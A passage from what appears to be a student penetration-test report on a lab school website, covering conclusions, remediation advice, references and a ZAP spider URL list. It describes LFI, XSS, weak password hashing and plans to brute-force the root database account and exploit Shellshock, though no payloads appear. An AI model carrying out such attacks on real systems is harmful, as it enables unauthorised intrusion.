organisations should not be lured into a false sense of security because using MD5 or SHA1 to hash passwords poses the same threat to storing them in plaintext. It was incredibly insecure, and recommendations have been made to use bcrypt as the use of a salt can make it harder to crack. The passwords were also found to be extremely weak, with no guidelines on the update password function giving users any ideas on password creation; users can set a password of any n length greater than 0 and without any complex password requirements. A system should have been implemented using client and server-side validation to ensure that users are encouraged to make better passwords. Better still, it should have encouraged users to build memorable passwords. Passphrases are a good mitigation as it can help create stronger passwords that are complex in length, with necessary password features such as upper and lowercase, symbols and special characters being incorporated, but easy to remember.

The website also did not have a very good user input validation system, if any. Although attempts were made to filter Local File Inclusion (LFI), it was clearly obvious that the web developers forgot to include the filter file which would have prevented this. Overall, the web developers were clearly rushed to build the website as this does suffer from insufficient measures to validate input which were bypassed and on the server side it seemed that attempts were made to validate input but not all were accounted for. XSS code could be injected into specific pages, although was not proven to be persistent, but demonstrated that there was no validation against XSS.

Other information included the presence of a 'doornumbers.txt'. Once it was found, this exposed sensitive information which would be used by an attacker to physically attack the organisation. Source code comments such as 'Remember that phpinfo.php should be deleted in the real version' were obviously left in the code by developers when programming on the website and should have been deleted when the web server became online. The generic phpMyAdmin page was also visible when browsing the web server '192.168.1.20/phpmyadmin' and recommendations have been made to ensure proper security of this resource, as access to this would allow for an attacker to further exploit the system. Personal information was also left exposed for any level of authenticated user as the marquee used to display student and teacher's names provided no functionality to the website whatsoever and was only used to further the attack and form a list of valid usernames due to the predictability of the username format and the according username stored for each account.

3.4 CONCLUSION

Overall, the security of this web application was below minimum guidelines and vulnerabilities that were found would pose a significant risk to the system if an attacker were present on the system. It was clearly obvious that from the results of the penetration test and the source code analysis that development was rushed on the website. This would make it easy to exploit the system, which would lead to a cyberattack on the system. Countermeasures to each of the vulnerabilities were found and these should be acknowledged and fixed to ensure the security of the application.

3.5 FUTURE WORK

Not every area of the web application could be covered, so not every vulnerability could be found within the first stage. Other factors such as a lack of time meant that only a limited number of exploits could be covered. Although all vulnerabilities were acknowledged within the source code analysis sections, testing was not conducted as some of these were missed and a lack of time. If more time was available, the investigation would have been expanded to include these vulnerabilities and how these would be exploited. More testing would have been conducted during the XSS phases as there was not enough test cases to show how the application would respond to more sophisticated input, as well as expanding the scope of other pages that included user input. Only a certain number of pages were vulnerable to this, but future work would have expanded on this by using more sophisticated input on all pages to see how it would respond. Other testing would have included more SQL injection exploitation. This would have

included more test cases as discussed with XSS testing. Another vulnerability that was missed was the CSRF vulnerability within the change password form. A procedure was not shown for this but if more time was available, testing would have shown how this vulnerability would have been exploited. Investigations would have also taken place on the phpMyAdmin page as during the investigation this was not available, but evidence proved that the default configurations were left and therefore this could be browsed to. Since the root account was used to access the database a brute force attack would have been performed using a large password list. Another critical vulnerability that was initially overlooked during the investigation was Shellshock. This would have allowed for root privileges on the system and would have been used to compromise the system to find sensitive information such as passwords. A detailed procedure would show how this would be executed.

3.6 CALL TO ACTION

The results of the penetration test indicated that the website's security was extremely vulnerable. It was clear that the web developers and the system administrator/s were rushed to complete and set this up and had not bothered to test their web server for bugs. The information provided from the penetration test should be used as guidance to repair the issues found as a website's security should be taken seriously as failure to do so will increase the likelihood of a successful cyber-attack on the website. In addition to the guidance provided by this report, testing would need to be carried out on a regular basis, such as every 2-3 months from a security third party. However, more regular tools that could be run on a regular basis could be vulnerability scanners such as those available from Acunitex. This could be carried out internally and would ensure that most areas within the website can be analysed for vulnerabilities. Improvements could also be made to a password system and guidance can be offered for this. Not only will this help keep the organisation safe, but this will ensure that users are aware of the dangers of password security. Other recommendations such as a web application firewall should be recommended and advice on how this would be accomplished can be provided if necessary.

Contact details:

01456 519 498

pen_testered@gmail.com

BIBLIOGRAPHY

Owasp.org. n.d. *OWASP Csrfprotector Project*. [online] Available at: <https://owasp.org/www-project-csrfprotector/> [Accessed 10 January 2021].

Owasp.org. n.d. *Slow Down Online Guessing Attacks With Device Cookies | OWASP*. [online] Available at: <https://owasp.org/www-community/Slow_Down_Online_Guessing_Attacks_with_Device_Cookies#> [Accessed 10 January 2021].

Mendez, J., 2020. *Display All PHP Errors: Basic & Advanced Usage*. [online] Stackify. Available at: <https://stackify.com/display-php-errors/> [Accessed 11 January 2021].

Cloudflare. n.d. *What Is A WAF? | Web Application Firewall Explained*. [online] Available at: <https://www.cloudflare.com/learning/ddos/glossary/web-application-firewall-waf/> [Accessed 11 January 2021].

Owasp.org. n.d. *Web Application Firewall | OWASP*. [online] Available at: <https://owasp.org/www-community/Web_Application_Firewall> [Accessed 11 January 2021].

Cooper, S., 2020. *10 Best Web Application Firewalls (Wafs) For Small Businesses*. [online] Comparitech. Available at: <https://www.comparitech.com/net-admin/best-web-application-firewall/> [Accessed 11 January 2021].

Acunitex. n.d. *Improve Your Web Application Security With The Acunetix Vulnerability Scanner*. [online] Available at: <https://www.acunetix.com/vulnerability-scanner/> [Accessed 12 January 2021].

REFERENCES

(changes in part 2 are highlighted)

For Websites:

Infinite Logins. 2020. *How To Brute Force Websites & Online Forms Using Hydra*. [online] Available at: <https://infinitelogins.com/2020/02/22/how-to-brute-force-websites-using-hydra/> [Accessed 15 December 2020].

BBC News. 2020. *British Airways Fined £20M Over Data Breach*. [online] Available at: <https://www.bbc.co.uk/news/technology-54568784> [Accessed 15 December 2020].

Rob McLean, C., 2020. *A Hacker Gained Access To 100 Million Capital One Credit Card Applications And Accounts*. [online] CNN. Available at: <https://edition.cnn.com/2019/07/29/business/capital-one-data-breach/index.html> [Accessed 15 December 2020].

Techcrunch.com. 2020. *Techcrunch Is Now A Part Of Verizon Media*. [online] Available at: <https://techcrunch.com/2019/03/21/facebook-plaintext-passwords/> [Accessed 15 December 2020].

i-SCOOP. 2020. *GDPR Encryption: What You Should Know And What You Do Not Know*. [online] Available at: <https://www.i-scoop.eu/gdpr-encryption/> [Accessed 15 December 2020].

Code, J., 2020. *Hashing Algorithms | Jscrambler Blog*. [online] Jscrambler. Available at: <https://blog.jscrambler.com/hashing-algorithms/> [Accessed 15 December 2020].

Redscan. 2020. *Tyes Of Penetration Testing | Black Box Vs White Box Vs Grey Box*. [online] Available at: <https://www.redscan.com/news/types-of-pen-testing-white-box-black-box-and-everything-in-between/> [Accessed 15 December 2020].

Owasp.org. 2020. *OWASP Top Ten Web Application Security Risks | OWASP*. [online] Available at: <https://owasp.org/www-project-top-ten/> [Accessed 15 December 2020].

WebARX. 2020. *Website Hacking Statistics In 2020*. [online] Available at: <https://www.webarxsecurity.com/website-hacking-statistics-2018-february/> [Accessed 15 December 2020].

WebARX. 2020. *Website Security In 2020: The Biggest Problems And Challenges Explained*. [online] Available at: <https://www.webarxsecurity.com/website-security-survey-report-challenges/> [Accessed 15 December 2020].

Redteamtutorials.com. 2020. *Nikto Cheatsheet « Red Team Tutorials*. [online] Available at: <https://redteamtutorials.com/2018/10/24/nikto-cheatsheet/> [Accessed 15 December 2020].

Lifewire. 2020. *Understanding Web Files And File Extension Types*. [online] Available at: <https://www.lifewire.com/types-of-web-files-3466474> [Accessed 15 December 2020].

Net-square.com. 2020. *Research & Tools*. [online] Available at: <http://www.net-square.com/httprint.html> [Accessed 15 December 2020].

Computec.ch. 2020. *Httprecon Project - Advanced Http Fingerprinting*. [online] Available at: <https://www.computec.ch/projekte/httprecon/> [Accessed 15 December 2020].

profile, V., 2020. *Use ZAP Tool To Intercept HTTP Traffic*. [online] Sashimw.blogspot.com. Available at: <http://sashimw.blogspot.com/2017/01/use-zap-tool-to-intercept-http-traffic.html> [Accessed 15 December 2020].

Acsac.org. 2020. [online] Available at: <https://www.acsac.org/2007/downloads/t5-webscarab-instructions.pdf> [Accessed 15 December 2020].

Onlinehashcrack.com. 2020. *Online Free Hash Identification Identifier: Find 250+ Algorithms | Online Hash Crack*. [online] Available at: <https://www.onlinehashcrack.com/hash-identification.php> [Accessed 15 December 2020].

Crackstation.net. 2020. *Crackstation - Online Password Hash Cracking - MD5, SHA1, Linux, Rainbow Tables, Etc.*. [online] Available at: <https://crackstation.net/> [Accessed 15 December 2020].

Paladion.net. 2020. *Cookie Attributes And Their Importance*. [online] Available at: <https://www.paladion.net/blogs/cookie-attributes-and-their-importance> [Accessed 15 December 2020].

GitHub. 2020. *Pentestmonkey/Php-Reverse-Shell*. [online] Available at: <https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php> [Accessed 15 December 2020].

Net-square.com. 2020. *Research & Tools*. [online] Available at: <http://www.net-square.com/httprint.html> [Accessed 15 December 2020].

Academy, W. and injection, O., 2020. *What Is OS Command Injection, And How To Prevent It? | Web Security Academy*. [online] Portswigger.net. Available at: <https://portswigger.net/web-security/os-command-injection#:~:text=OS%20command%20injection%20(also%20known,application%20and%20all%20its%20data.> [Accessed 15 December 2020].

Checkmarx. 2020. *Path Traversal | Checkmarx Application Security*. [online] Available at: <https://www.checkmarx.com/knowledge/knowledgebase/path-traversal> [Accessed 15 December 2020].

Moon, S., 2020. *Crack Ftp Passwords With Thc Hydra | Tutorial*. [online] BinaryTides. Available at: <https://www.binarytides.com/crack-ftp-passwords-with-thc-hydra-tutorial/> [Accessed 15 December 2020].

Developer.mozilla.org. 2020. *OPTIONS - HTTP | MDN*. [online] Available at: <https://developer.mozilla.org/en-US/docs/Web/HTTP/Methods/OPTIONS> [Accessed 15 December 2020].

Chandel, R., 2020. *Multiple Ways To Detect HTTP Options*. [online] Hacking Articles. Available at: <https://www.hackingarticles.in/multiple-ways-to-detect-http-options/> [Accessed 15 December 2020].

Owasp.org. 2020. [online] Available at: <https://owasp.org/www-pdf-archive/OWASP_Stammtisch_Frankfurt_WAF_Profiling_and_Evasion.pdf> [Accessed 15 December 2020].

Developer.mozilla.org. 2020. *Document - Web Apis | MDN*. [online] Available at: <https://developer.mozilla.org/en-US/docs/Web/API/Document> [Accessed 15 December 2020].

Developer.mozilla.org. 2020. *Cache-Control - HTTP | MDN*. [online] Available at: <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Cache-Control> [Accessed 15 December 2020].

Packetstormsecurity.com. 2020. *Download: Thcsslcheck.Zip ≈ Packet Storm*. [online] Available at: <https://packetstormsecurity.com/files/download/35338/THCSSLCheck.zip> [Accessed 15 December 2020].

Microfocus.com. 2020. *Dependencies Between TLS Protocols And The Cipher Suites*. [online] Available at: <https://www.microfocus.com/documentation/visual-cobol/VC40/CSWin/GUID-83ECF29B-C2D7-4A60-A9B0-A72D017E8AF4.html> [Accessed 15 December 2020].

Rudolph, H., 2020. *Cipher Suite Info*. [online] Ciphersuite.info. Available at: <https://ciphersuite.info/cs/?software=openssl&singlepage=true> [Accessed 15 December 2020].

WP Scholar. n.d. *Prevent Directory Browsing With .Htaccess - WP Scholar*. [online] Available at: <https://wpscholar.com/blog/prevent-directory-browsing-with-htaccess/> [Accessed 9 January 2021].

Rapid7 Blog. 2017. *User Enumeration Explained: Techniques And Prevention Tips*. [online] Available at: <https://blog.rapid7.com/2017/06/15/about-user-enumeration/> [Accessed 9 January 2021].

Owasp.org. *Blocking Brute Force Attacks Control | OWASP Foundation*. [online] Available at: <https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks#> [Accessed 9 January 2021].

Drupal. n.d. *Enabling And Disabling Phpinfo() For Security Reasons*. [online] Available at: <https://www.drupal.org/node/243993> [Accessed 9 January 2021].

Helme, S., 2015. *Hardening Your HTTP Response Headers*. [online] Scott Helme. Available at: <https://scotthelme.co.uk/hardening-your-http-response-headers/#removingheaders> [Accessed 9 January 2021].

WonderHowTo. 2018. *How To Exploit Shellshock On A Web Server Using Metasploit*. [online] Available at: <https://null-byte.wonderhowto.com/how-to/exploit-shellshock-web-server-using-metasploit-0186084/> [Accessed 9 January 2021].

Anicas, M., 2014. *How To Protect Your Server Against The Shellshock Bash Vulnerability | Digitalocean*. [online] DigitalOcean. Available at: <https://www.digitalocean.com/community/tutorials/how-to-protect-your-server-against-the-shellshock-bash-vulnerability#check-system-vulnerability> [Accessed 9 January 2021].

Owasp.org. n.d. *Cross Site Tracing Software Attack | OWASP Foundation*. [online] Available at: <https://owasp.org/www-community/attacks/Cross_Site_Tracing> [Accessed 9 January 2021].

Developer.mozilla.org. n.d. *Using HTTP Cookies - HTTP | MDN*. [online] Available at: <https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies> [Accessed 10 January 2021].

Faniuolo, A., 2020. *How To Adjust The Samesite Attribute Of The Authentication Cookie In A Sitecore Commerce Solution With A Federated Payment Provider*. [online] Eureka!. Available at: <https://alessandrofaniuolo.com/2020/04/01/how-to-adjust-the-samesite-attribute-for-the-authentication-cookie-in-a-sitecore-commerce-solution-with-a-federated-payment-provider/#:~:text=The%20SameSite%20attribute%20allows%20developers,a%20first-party%20context%20only.> [Accessed 10 January 2021].

Acunitex. n.d. *CSRF Attacks: Anatomy, Prevention, And XSRF Tokens*. [online] Available at: <https://www.acunetix.com/websitesecurity/csrf-attacks/#:~:text=The%20most%20effective%20method%20of,presence%20of%20the%20correct%20token.> [Accessed 10 January 2021].

Jayasekara, D., 2016. *Apache Security — Configuring Secure Response Headers*. [online] Deepal's Blog. Available at: <https://blog.insiderattack.net/apache-security-configuring-secure-response-headers-e8a83b72ce5e> [Accessed 10 January 2021].

Acunitex. n.d. *Apache Mod_Negotiation Filename Bruteforcing*. [online] Available at: <https://www.acunetix.com/vulnerabilities/web/apache-mod_negotiation-filename-bruteforcing/> [Accessed 10 January 2021].

B., S., 2018. *Update Apache 2.4 To Latest Version On Ubuntu 16.04/18.04 Server Vestacp | Mystery Data*. [online] Mystery Data. Available at: <https://www.mysterydata.com/update-apache-2-4-to-latest-version-on-ubuntu-16-04-server-vestacp/> [Accessed 10 January 2021].

Cloudbooklet. n.d. *Upgrade PHP Version To PHP 7.4 On Ubuntu - Cloudbooklet*. [online] Available at: <https://www.cloudbooklet.com/upgrade-php-version-to-php-7-4-on-ubuntu/> [Accessed 10 January 2021].

Cloudwafer Blog. 2019. *Installing Openssl On Ubuntu 16.04/18.04*. [online] Available at: <https://cloudwafer.com/blog/installing-openssl-on-ubuntu-16-04-18-04/> [Accessed 10 January 2021].

Cánepa, G., 2016. *How To Change And Secure Default Phpmyadmin Login URL*. [online] Tecmint.com. Available at: <https://www.tecmint.com/change-secure-phpmyadmin-login-url-page/> [Accessed 11 January 2021].

Learning Center. n.d. *What Is RFI | Remote File Inclusion Example & Mitigation Methods | Imperva*. [online] Available at: <https://www.imperva.com/learn/application-security/rfi-remote-file-inclusion/> [Accessed 11 January 2021].

Chandel, R., 2020. *Comprehensive Guide On Unrestricted File Upload*. [online] Hacking Articles. Available at: <https://www.hackingarticles.in/comprehensive-guide-on-unrestricted-file-upload/> [Accessed 11 January 2021].

Prichici, G., 2018. *File Upload Protection – 10 Best Practices For Preventing Cyber…*. [online] OPSWAT. Available at: <https://www.opswat.com/blog/file-upload-protection-best-practices> [Accessed 11 January 2021].

Acunitex. n.d. *Why File Upload Forms Are A Major Security Threat*. [online] Available at: <https://www.acunetix.com/websitesecurity/upload-forms-threat/> [Accessed 11 January 2021].

Ptsecurity.com. 2019. *How To Prevent SQL Injection Attacks*. [online] Available at: <https://www.ptsecurity.com/ww-en/analytics/knowledge-base/how-to-prevent-sql-injection-attacks/> [Accessed 11 January 2021].

Banach, Z., 2017. *Using Content Security Policy (CSP) To Secure Web Applications*. [online] Netsparker.com. Available at: <https://www.netsparker.com/blog/web-security/content-security-policy/> [Accessed 11 January 2021].

For Books:

Stuttard, D. and Pinto, M., 2013. *The Web Application Hacker's Handbook*. Hoboken, N.J.: Wiley.

APPENDICES PART 1

APPENDIX A

Figure 1-1 OWASP ZAP's interface




Figure 1-2 OWASP ZAP options




Figure 1-3 Spider configuration




Figure 1-4 Spidered URLs

```
http://192.168.1.20/
http://192.168.1.20/UNSZCINWACHQ
http://192.168.1.20/UNSZCINWACHQ/doornumbers.txt
http://192.168.1.20/css
http://192.168.1.20/css/
http://192.168.1.20/css/?C=D;O=D
http://192.168.1.20/css/bootstrap.min.css
http://192.168.1.20/css/ddsmoothmenu.css
http://192.168.1.20/css/school_style.css
http://192.168.1.20/css/slimbox2.css
http://192.168.1.20/date
http://192.168.1.20/date/
http://192.168.1.20/date/?C=S;O=D
http://192.168.1.20/date/htmlDatePicker.cfm
http://192.168.1.20/date/htmlDatePicker.css
http://192.168.1.20/date/htmlDatePicker.js
http://192.168.1.20/date/htmlDatepicker.css
http://192.168.1.20/date/htmlDatepicker.js
http://192.168.1.20/icons
http://192.168.1.20/icons/back.gif
http://192.168.1.20/icons/blank.gif
http://192.168.1.20/icons/folder.gif
http://192.168.1.20/icons/image2.gif
http://192.168.1.20/icons/text.gif
http://192.168.1.20/icons/unknown.gif
http://192.168.1.20/images
http://192.168.1.20/images/
http://192.168.1.20/images/0.png
http://192.168.1.20/images/01.png
http://192.168.1.20/images/02.PNG
http://192.168.1.20/images/03.PNG
http://192.168.1.20/images/1.jpg
http://192.168.1.20/images/11.jpg
http://192.168.1.20/images/120.png
http://192.168.1.20/images/174.png
http://192.168.1.20/images/2.jpg
http://192.168.1.20/images/28.png
http://192.168.1.20/images/2head.jpg
http://192.168.1.20/images/46.png
http://192.168.1.20/images/492.png
http://192.168.1.20/images/54.png
http://192.168.1.20/images/?C=D;O=D
http://192.168.1.20/images/About-icon.png
http://192.168.1.20/images/App%20Icon.ico
http://192.168.1.20/images/AttachFile.png
```

```
http://192.168.1.20/images/Audio_Cd.ico
http://192.168.1.20/images/BARCODE.ICO
http://192.168.1.20/images/BOOKS.ICO
http://192.168.1.20/images/Background.jpg
http://192.168.1.20/images/CALENDAR.ICO
http://192.168.1.20/images/Cancel.png
http://192.168.1.20/images/Capture.PNG
http://192.168.1.20/images/Charts.png
http://192.168.1.20/images/CheckMark.png
http://192.168.1.20/images/ColorScheme.png
http://192.168.1.20/images/Currency.png
http://192.168.1.20/images/Delete%20(3).png
http://192.168.1.20/images/DeleteRed.png
http://192.168.1.20/images/DeleteRed1.png
http://192.168.1.20/images/DeleteRed2.png
http://192.168.1.20/images/Deletee.png
http://192.168.1.20/images/Delivery.png
http://192.168.1.20/images/Details.png
http://192.168.1.20/images/Edit%20(2).png
http://192.168.1.20/images/Exit.png
http://192.168.1.20/images/F1.ico
http://192.168.1.20/images/F10.ico
http://192.168.1.20/images/F2.ico
http://192.168.1.20/images/F3.ico
http://192.168.1.20/images/F4.ico
http://192.168.1.20/images/F5.ico
http://192.168.1.20/images/F6.ico
http://192.168.1.20/images/F7.ico
http://192.168.1.20/images/F8.ico
http://192.168.1.20/images/F9.ico
http://192.168.1.20/images/Help.png
http://192.168.1.20/images/Inquiry.png
http://192.168.1.20/images/Invoice.png
http://192.168.1.20/images/Key.ico
http://192.168.1.20/images/Key.png
http://192.168.1.20/images/Keys.ico
http://192.168.1.20/images/Keys.png
http://192.168.1.20/images/Location.png
http://192.168.1.20/images/Locker.png
http://192.168.1.20/images/Logout.png
http://192.168.1.20/images/Menu.psd
http://192.168.1.20/images/MenuBackground.jpg
http://192.168.1.20/images/MenuBackground.psd
http://192.168.1.20/images/MonitorNew2.ico
http://192.168.1.20/images/MonthlySales.png
```

```
http://192.168.1.20/images/Movie.ico
http://192.168.1.20/images/NewInvoice.png
http://192.168.1.20/images/NewNote.png
http://192.168.1.20/images/Next.png
http://192.168.1.20/images/No%20Picture.jpg
http://192.168.1.20/images/Ok.png
http://192.168.1.20/images/Person.png
http://192.168.1.20/images/Preview.png
http://192.168.1.20/images/Previous.png
http://192.168.1.20/images/Print.png
http://192.168.1.20/images/Printer.png
http://192.168.1.20/images/Purchases.png
http://192.168.1.20/images/Quit%202.png
http://192.168.1.20/images/Quit.png
http://192.168.1.20/images/REPORT.ICO
http://192.168.1.20/images/SalesProgram.png
http://192.168.1.20/images/Save.png
http://192.168.1.20/images/Search.png
http://192.168.1.20/images/Separator.png
http://192.168.1.20/images/Shield_Green.png
http://192.168.1.20/images/TableReportt.png
http://192.168.1.20/images/TableSelectRow.png
http://192.168.1.20/images/Unpaid.png
http://192.168.1.20/images/Update.png
http://192.168.1.20/images/User3.png
http://192.168.1.20/images/Users.ico
http://192.168.1.20/images/Users.png
http://192.168.1.20/images/Web.png
http://192.168.1.20/images/Wholesale.png
http://192.168.1.20/images/YearlyUpdate.png
http://192.168.1.20/images/act-accept-32.ico
http://192.168.1.20/images/act-cancel-32.ico
http://192.168.1.20/images/act-paste2-32.ico
http://192.168.1.20/images/add.png
http://192.168.1.20/images/admin.png
http://192.168.1.20/images/ajax-loader.gif
http://192.168.1.20/images/ajax_small.gif
http://192.168.1.20/images/applpie.gif
http://192.168.1.20/images/arrows.png
http://192.168.1.20/images/arrows_white.gif
http://192.168.1.20/images/bac.PNG
http://192.168.1.20/images/background3.jpg
http://192.168.1.20/images/bananasplit.gif
http://192.168.1.20/images/baseline_back.gif
http://192.168.1.20/images/bbody.jpg
```

```
http://192.168.1.20/images/bbue.gif
http://192.168.1.20/images/bg.jpeg
http://192.168.1.20/images/bg.png
http://192.168.1.20/images/bing.gif
http://192.168.1.20/images/blackforest.gif
http://192.168.1.20/images/blackgrad3d.gif
http://192.168.1.20/images/blue2grad3d.gif
http://192.168.1.20/images/blue_exit.ico
http://192.168.1.20/images/bluebb.gif
http://192.168.1.20/images/bluegrad3d.gif
http://192.168.1.20/images/boddy.PNG
http://192.168.1.20/images/boddy.jpg
http://192.168.1.20/images/body.jpg
http://192.168.1.20/images/bottom.png
http://192.168.1.20/images/box.ico
http://192.168.1.20/images/brief_case.ico
http://192.168.1.20/images/bronzebar.gif
http://192.168.1.20/images/browngrad3d.gif
http://192.168.1.20/images/bulk_return.ico
http://192.168.1.20/images/bullets.png
http://192.168.1.20/images/bumbler.gif
http://192.168.1.20/images/bundle.ico
http://192.168.1.20/images/burb.gif
http://192.168.1.20/images/burnt.gif
http://192.168.1.20/images/button-printit.gif
http://192.168.1.20/images/c.jpg
http://192.168.1.20/images/calendar-32.ico
http://192.168.1.20/images/calendar-64.ico
http://192.168.1.20/images/calendar.gif
http://192.168.1.20/images/calendar16to256.ico
http://192.168.1.20/images/calendar16to64.ico
http://192.168.1.20/images/candy.gif
http://192.168.1.20/images/check.gif
http://192.168.1.20/images/check.png
http://192.168.1.20/images/cherrysundae.gif
http://192.168.1.20/images/contact.png
http://192.168.1.20/images/controlpanel.png
http://192.168.1.20/images/corpmon.gif
http://192.168.1.20/images/corporation.gif
http://192.168.1.20/images/corptram.gif
http://192.168.1.20/images/corregated.gif
http://192.168.1.20/images/countdown.js
http://192.168.1.20/images/countdown.php
http://192.168.1.20/images/crosstext.gif
http://192.168.1.20/images/darkbb.gif
```

```
http://192.168.1.20/images/e.jpeg
http://192.168.1.20/images/edit-delete.png
http://192.168.1.20/images/edit-icon.png
http://192.168.1.20/images/edit.png
http://192.168.1.20/images/email.gif
http://192.168.1.20/images/esporta.gif
http://192.168.1.20/images/exit.gif
http://192.168.1.20/images/facebook.jpg
http://192.168.1.20/images/fall.gif
http://192.168.1.20/images/fast-track.gif
http://192.168.1.20/images/filenew.gif
http://192.168.1.20/images/files16.gif
http://192.168.1.20/images/florida.gif
http://192.168.1.20/images/folder_table.gif
http://192.168.1.20/images/footer.PNG
http://192.168.1.20/images/fresh.gif
http://192.168.1.20/images/goog.PNG
http://192.168.1.20/images/grebb.gif
http://192.168.1.20/images/greengrad3d.gif
http://192.168.1.20/images/greeny.gif
http://192.168.1.20/images/grey.gif
http://192.168.1.20/images/greygrad3d.gif
http://192.168.1.20/images/headi.PNG
http://192.168.1.20/images/heat.gif
http://192.168.1.20/images/highred.gif
http://192.168.1.20/images/honey.gif
http://192.168.1.20/images/house.gif
http://192.168.1.20/images/hover.PNG
http://192.168.1.20/images/images.jpeg
http://192.168.1.20/images/images_banner.gif
http://192.168.1.20/images/indust.gif
http://192.168.1.20/images/invalid.png
http://192.168.1.20/images/ixboxlive.png
http://192.168.1.20/images/juicymelon.gif
http://192.168.1.20/images/khaki.gif
http://192.168.1.20/images/knit.gif
http://192.168.1.20/images/kuser.png
http://192.168.1.20/images/kwallet.png
http://192.168.1.20/images/kwrite.png
http://192.168.1.20/images/kxconfig.png
http://192.168.1.20/images/lightbulb.png
http://192.168.1.20/images/lil.gif
http://192.168.1.20/images/lip.gif
http://192.168.1.20/images/loader%20(2).gif
http://192.168.1.20/images/loader.gif
```

http://192.168.1.20/images/loader%20(2).gif
http://192.168.1.20/images/loader.gif
http://192.168.1.20/images/loading%20(2).gif
http://192.168.1.20/images/loading.gif
http://192.168.1.20/images/loadings.gif
http://192.168.1.20/images/logo.PNG
http://192.168.1.20/images/looknfeel.png
http://192.168.1.20/images/ltblue.gif
http://192.168.1.20/images/lushious.gif
http://192.168.1.20/images/m-dashboard.png
http://192.168.1.20/images/m-newsletter.png
http://192.168.1.20/images/mail32.gif
http://192.168.1.20/images/media-cd2-16.ico
http://192.168.1.20/images/media-cd2-24.ico
http://192.168.1.20/images/media-cd2-32.ico
http://192.168.1.20/images/media-cd2-48.ico
http://192.168.1.20/images/menu.PNG
http://192.168.1.20/images/menu_data.js
http://192.168.1.20/images/menuanimate1.gif
http://192.168.1.20/images/menuarrow1.gif
http://192.168.1.20/images/menuback1.gif
http://192.168.1.20/images/menuhome1.gif
http://192.168.1.20/images/menuicon1.gif
http://192.168.1.20/images/menumover1.gif
http://192.168.1.20/images/menupic.PNG
http://192.168.1.20/images/menusep1.gif
http://192.168.1.20/images/menushape1.gif
http://192.168.1.20/images/mesh.gif
http://192.168.1.20/images/messenger.png
http://192.168.1.20/images/mglass.png
http://192.168.1.20/images/milonic_src.js
http://192.168.1.20/images/mmenudom.js
http://192.168.1.20/images/money.gif
http://192.168.1.20/images/moulin.gif
http://192.168.1.20/images/mulberry.gif
http://192.168.1.20/images/my_documents.png
http://192.168.1.20/images/mydocuments.png
http://192.168.1.20/images/nexxt.png
http://192.168.1.20/images/offwhite.gif
http://192.168.1.20/images/ogrid.gif
http://192.168.1.20/images/opt.jpg
http://192.168.1.20/images/opzioni.gif
http://192.168.1.20/images/orange.gif
http://192.168.1.20/images/orangegrad3d.gif

```
http://192.168.1.20/images/orangepip.gif
http://192.168.1.20/images/ordini.gif
http://192.168.1.20/images/ordini32.gif
http://192.168.1.20/images/overgrid.gif
http://192.168.1.20/images/p.jpg
http://192.168.1.20/images/package.gif
http://192.168.1.20/images/passion.gif
http://192.168.1.20/images/pastels.gif
http://192.168.1.20/images/peachgrad3d.gif
http://192.168.1.20/images/peachmelba.gif
http://192.168.1.20/images/people.png
http://192.168.1.20/images/phonedoctorsug_body.jpg
http://192.168.1.20/images/phonedoctorsug_body_top.jpg
http://192.168.1.20/images/phonedoctorsug_cb.png
